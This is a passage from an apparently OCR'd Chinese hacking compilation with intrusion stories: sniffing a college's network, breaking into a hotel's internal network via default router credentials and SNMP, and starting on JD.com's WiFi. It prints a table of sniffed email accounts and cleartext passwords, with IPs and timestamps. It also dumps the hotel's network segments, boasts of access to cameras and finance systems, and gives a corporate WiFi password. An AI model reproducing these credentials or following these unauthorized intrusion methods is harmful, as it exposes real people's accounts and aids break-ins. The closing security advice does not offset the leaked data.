


图　1-2-15

五　邮箱密码嗅探

嗅探到的邮箱密码如图 1-2-16 和图 1-2-17：





图　1-2-16



登陆时间	服务器IP	登录IP	邮箱账号	密码	
18/10/2014 - 18:40:38	211.66.88.22	10.88.20.248	xz	zh n@760502	ClearText
18/10/2014 - 18:57:43	211.66.88.22	112.95.241.139	bl aib.edu.cn	71	ClearText
18/10/2014 - 21:42:15	211.66.88.22	183.0.171.175	by	20	ClearText
19/10/2014 - 07:41:54	211.66.88.22	123.126.65.148	bz daib.edu.cn	19 23zb	ClearText
18/10/2014 - 19:27:18	211.66.88.22	112.95.241.45	cd b.edu.cn	88	ClearText
19/10/2014 - 09:37:52	211.66.88.22	183.62.127.49	cs	51	ClearText
18/10/2014 - 19:55:29	211.66.88.22	113.108.92.121	cs aib.edu.cn	51	ClearText
18/10/2014 - 20:07:26	211.66.88.22	123.126.65.132	cy daib.edu.cn	78	ClearText
19/10/2014 - 00:17:22	211.66.88.22	10.88.65.247	dr	ld	ClearText
18/10/2014 - 19:07:46	211.66.88.22	183.62.127.46	dr aib.edu.cn	ld	ClearText
18/10/2014 - 18:52:37	211.66.88.22	119.147.20.188	gh daib.edu.cn	li	ClearText
18/10/2014 - 19:27:30	211.66.88.22	119.147.6.112	hm gdaib.edu.cn	85 8	ClearText
19/10/2014 - 08:44:37	211.66.88.22	119.34.150.19	jb	ng	ClearText
18/10/2014 - 18:41:15	211.66.88.22	117.136.33.49	jh @gdaib.edu.cn	te 0161	ClearText
18/10/2014 - 19:17:45	211.66.88.22	112.90.139.205	jl daib.edu.cn	19	ClearText
18/10/2014 - 18:40:52	211.66.88.22	112.90.139.205	jx daib.edu.cn	12 7890	ClearText
18/10/2014 - 18:42:16	211.66.88.22	112.90.142.160	jy daib.edu.cn	ng	ClearText
18/10/2014 - 19:19:29	211.66.88.22	58.251.149.54	lh ib.edu.cn	22 0	ClearText
19/10/2014 - 07:34:13	211.66.88.22	183.0.98.202	ll	li 08	ClearText
18/10/2014 - 19:28:47	211.66.88.22	112.90.139.233	lp gdaib.edu.cn	71	ClearText
18/10/2014 - 19:47:43	211.66.88.22	183.60.52.42	ly 881@gdaib.edu.cn	12	ClearText
18/10/2014 - 18:43:47	211.66.88.22	14.17.18.195	ml aib.edu.cn	ca	ClearText
18/10/2014 - 19:53:53	211.66.88.22	207.46.8.220	ry aib.edu.cn	my 5	ClearText
18/10/2014 - 21:22:03	211.66.88.22	123.126.65.141	ss aib.edu.cn	82	ClearText
18/10/2014 - 19:46:09	211.66.88.22	113.108.89.161	sz gdaib.edu.cn	15	ClearText
18/10/2014 - 18:49:53	211.66.88.22	112.90.139.202	ww gdaib.edu.cn	ng	ClearText
18/10/2014 - 18:51:04	211.66.88.22	183.60.61.23	xh gdaib.edu.cn	66	ClearText
19/10/2014 - 08:41:51	211.66.88.22	221.179.8.54	xy	66	ClearText
19/10/2014 - 10:26:03	211.66.88.22	123.126.65.140	xy aib.edu.cn	66	ClearText
18/10/2014 - 18:45:38	211.66.88.22	10.88.20.248	xz	zh n@760502	ClearText
18/10/2014 - 18:46:52	211.66.88.22	101.226.33.179	ya oyan@gdaib.edu.cn	76	ClearText
19/10/2014 - 10:48:21	211.66.88.22	58.248.197.177	yc	mi e	ClearText
18/10/2014 - 21:50:38	211.66.88.22	113.111.1.89	yj	am 0700	ClearText

图　1-2-17

六　总结

到这里我们基本能够：

1、劫持大部分的*.gadib.edu.cn 域名

2、嗅探到所有 *@gadib.edu.cn 邮箱的密码，没有进行 HTTPS 加密传输。

3、嗅探到部分 *.gadib.edu.cn 网站的登录（管理后台）密码。

4、211.66.88.0 - 211.66.95.255 部分开放远程桌面和 SSH 的服务器的权限。

10 年过去了，回头看看学院这么多年的发展，安全意识依然还是极差，“信息安全”真的很重要！如果全校的师生信息泄露出去，请问谁来承担责任？

当年有人提出建立“信息安全协会”，老师们说已经有计算机协会了，不能创建同类的协会，就不能有一个水平相对高一些的组织么？看看人家的 XXX 大学都有信息安全协会……这里

提出几个改进要点吧：
1、一定要防 ARP 欺骗。
2、网站、邮箱登录密码一定要加密传输。
3、服务器一定要装杀毒软件、一定要打全所有补丁。
4、软件一定要用最新版本，PHP APACHE SERVU OPENSSH……
（全文完）责任编辑：Rexy

第3节 SNMP 导致某酒店整个内网被黑

作者：akast
来自：白细胞团队
网址：http://www.ngsst.net/

SNMP Agent 默认的 Community Name (public)是局域网中非常常见的，但是很容易被网管人员甚至安全人员忽略，因为大多数人觉得这只能查看一些常见的信息，并不能直接导致系统被攻击，其实这是一个错误的观点。
安全不容忽略每一个点，黑客的可怕之处是比你还要了解你自己，让我们看看下面的小故事吧。
有一天，我们神经元团队的几位小伙伴入住了某高星级酒店，他们官网是这么写的，究竟多高星级就不清楚了，反正都是智能马桶，想想都应该挺高的。
到了房间，首先我们肯定是先要连 wifi 呀，随手就往浏览器地址栏里打了网关的地址，居然是一个思科的 linksys，想起遥远的 5 年前，Linksys 在 US 和 Europe 的发布的固件版本里面都存在默认硬编码的登录帐号密码，想不到今天在国内还发现这个问题，而且数量不少：Linksys WAP54Gv3 3.4.3.(US)- Linksys WAP54Gv3 3.5.3.(Europe)。
好吧，拿到了路由器的 debug 权限，其实就可以执行 Linksys 大部分的命令了，这里我们就拿个 web 权限玩玩就好了，没往路由器放后门什么的，如图 1-3-1：




图　1-3-1

比如善意的把 SSID 改一下，统一为：NEURON，哈哈。




图　1-3-2

如图 1-3-2，本来想就这样结束，因为看了一下整个 C 段也没啥东西，其他网段也猜不到 IP 是啥，不可能去跑整个 B 段吧。谁知道后来冒出个交换机的 SNMP 默认社区名来。




图　1-3-3

如图 1-3-3，整个酒店的内网结构就这样暴露出来了，说什么好呢。

```
Interface              : [ up ] GigabitEthernet1/0/10

       Hardware Address : 3c:e5:a6:6b:ef:0d
       Interface Speed  : 1000 Mbps
       IP Address       : 10.1.1.1
       Netmask          : 255.255.255.0
       Bytes In         : 2441191039 (2.3G)

Interface              : [ up ] GigabitEthernet1/0/11

       Hardware Address : 3c:e5:a6:6b:ef:0d
       IP Address       : 192.168.1.1
       Netmask          : 255.255.255.0

Interface              : [ up ] GigabitEthernet1/0/12

       Hardware Address : 3c:e5:a6:6b:ef:0d
       Interface Speed  : 1000 Mbps
       IP Address       : 192.168.10.254
       Netmask          : 255.255.255.0
       Bytes In         : 3384563806 (3.2G)

Interface              : [ up ] GigabitEthernet1/0/13

       Hardware Address : 3c:e5:a6:6b:ef:0d
       Interface Speed  : 1000 Mbps
       IP Address       : 192.168.100.1
       Netmask          : 255.255.255.0
       Bytes In         : 545129769 (520M)

Interface              : [ up ] GigabitEthernet1/0/14

       Hardware Address : 3c:e5:a6:6b:ef:0d
       Interface Speed  : 1000 Mbps
       IP Address       : 192.168.20.254
       Netmask          : 255.255.255.0
       Bytes In         : 211721354 (202M)

Interface              : [ up ] GigabitEthernet1/0/15

       Hardware Address : 3c:e5:a6:6b:ef:0d
       IP Address       : 192.168.200.25
       Netmask          : 255.255.255.0
```


图　1-3-4

总结了一下，一共有这么一些网段：

1.1.1.1 内部服务器端

10.1.1.1 大堂前台和办公段

192.168.1.1 网络设备段

192.168.10.254
192.168.100.1
192.168.20.254
192.168.200.254 监控摄像头段
192.168.30.254
192.168.40.254
192.168.60.254
192.168.70.254
192.168.72.254
192.168.80.254
192.168.90.254

然后就没有什么然后了，随便搞定整个酒店内网，所有监控摄像头、无线 AP、打印机、安防监控系统、财务、人事、工资、资产……也就没什么秘密的了，遗憾的就是房间里面没有摄像头。

设备和摄像头信息见图 1-3-5 到图 1-3-8：




图　1-3-5



192.168.1.50 - 远程桌面连接

图　1-3-6


http://192.168.1.192/
Net Viewer
DVR/DVS
V2.2 build 20081029
2015年04月09日 星期四 21:27:12
2F VIP龙井厅

图　1-3-7

图　1-3-8

海康威视的还真是不少，海康威视出这么大事还是没有通知到客户处理问题，作为厂商也是不应该啊。

大家当作故事看看就好，不用猜是哪个酒店，反正不是连锁的，图片中也是看不出来的。

（全文完）责任编辑：Rexy

第4节 看我如何用 wifi 万能钥匙物理撸穿京东漫游内网

作者：杀器王子

来自：乌云社区

网址：http://zone.wooyun.org/

路过京东益园分部，结果在楼外发现了 360buy 的信号，之前 wifi 万能钥匙被纰漏可以查询任意已分享的 mac 的密码，操起神器扫一扫。




图　1-4-1

如图 1-4-1，密码竟然是 360buy123456 好吧，连一下试试。

